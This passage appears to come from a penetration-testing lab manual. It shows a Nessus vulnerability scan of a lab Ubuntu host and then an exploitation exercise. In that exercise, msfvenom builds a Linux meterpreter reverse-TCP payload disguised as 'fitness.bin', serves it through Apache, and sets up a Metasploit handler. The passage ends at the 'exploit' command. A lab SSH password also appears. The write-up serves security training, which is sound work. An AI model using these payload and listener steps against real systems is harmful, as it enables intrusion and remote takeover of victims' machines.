
- Now click on “Advanced Scan” as shown in the screenshot.




- Now complete the form as the screenshot indicates. (In Targets, enter the Ubuntu machine's IP address)
- Here, the Ubuntu machine's IP address is 192.168.29.86.




- Click Credentials now, select SSH, then enter the password for the authentication method. Next, enter "localscanner" as the username and "India123@@" as the password.




- Proceed to scroll down, select the arrow next to Save, and then select Launch.




- Then you will see the scanning started.




- Once it's finished, click it to open the next window of Scan Summary.



- Now click on “Hosts” to view the hosts.




- Now click on “Vulnerabilities” to view the vulnerabilities.



- Now to generate a report on this vulnerability assessment. Click on Report in the top right corner.
- The "Generate Report" window will then appear. Choose the file type (.HTML or.CSV) on which you want to construct the document, and then click Generate Report, as seen in the screenshot.

Pen the



- The report gets downloaded, open it and see the report.

Step 4: Exploitation

Experiment 1: Exploit a Linux Debian Machine with meterpreter.


Overview: Using msfvenom, we create a payload, run it on the victim's computer, and create a connection so that meterpreter can listen in.

Step 1:

In this case, Ubuntu is the victim machine while Kali-Linux is the attacker machine.

Check the machine that the attacker is using's IP address:

- Check the machine that the attacker is using's IP address.
- the command "ip a" is used.



- This IP address is 192.168.29.157.
- Make a directory that will be visible while hosting within "/var/www/html".
- "mkdir /var/www/html/(directory_name)" is the command to be used.
- Directory_name is being used here as the "share".

Step 2: Generate a malicious file named "fitness.bin" using msfvenom:

- We need to create a payload using the following command given below.
- Command:" **msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.29.157 LPORT=4444 -f elf -o /var/www/html/share/fitness.bin**".
- **LHOST**= IP of the attacker machine
- **LPORT**=This sets the port number on the listening host (specified by LHOST) that will be used for the reverse TCP connection.

```
┌──(root㉿kali)-[~]
└─# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.29.157 LPORT=4444 -f elf -o /var/www/html/share
/fitness.bin
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: /var/www/html/share/fitness.bin
```

Step 3: The Apache Web Server must now be started.

- We start the Apache Web Server with the "systemctl start apache2" command.


```
┌──(root㉿kali)-[~]
└─# systemctl start apache2
```

- We can see the status of the Apache Web Server using the "systemctl status apache2" command.


```
┌──(root㉿kali)-[~]
└─# systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Sun 2025-03-02 04:11:29 EST; 44s ago
 Invocation: c2b0348b5e164cc9a0f785b8502cd730
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 133173 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 133189 (apache2)
      Tasks: 6 (limit: 2208)
     Memory: 20.4M (peak: 20.6M)
        CPU: 282ms
     CGroup: /system.slice/apache2.service
             ├─133189 /usr/sbin/apache2 -k start
             ├─133200 /usr/sbin/apache2 -k start
             ├─133201 /usr/sbin/apache2 -k start
             ├─133202 /usr/sbin/apache2 -k start
             ├─133203 /usr/sbin/apache2 -k start
             └─133204 /usr/sbin/apache2 -k start

Mar 02 04:11:29 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Mar 02 04:11:29 kali apachectl[133188]: AH00558: apache2: Could not reliably determine the server's fully qual>
Mar 02 04:11:29 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
```

Step 4: The meterpreter needs to be started now.


- First, we launch the Metasploit Framework by using the command "msfconsole."



- Now we need to use the exploit multi/handler by using command: "**use exploit/multi/handler**"




- Next, we must configure the payload.
- Using command:" **set PAYLOAD linux/x86/meterpreter/reverse_tcp**"




- Then we need to set the LHOST
- Using command:" set LHOST [Attacker IP]" i.e "**set LHOST 192.168.29.157**".

- Then we need to set the LPORT
- Using command:" **set LPORT 4444**".




- Now use command: **"exploit**".

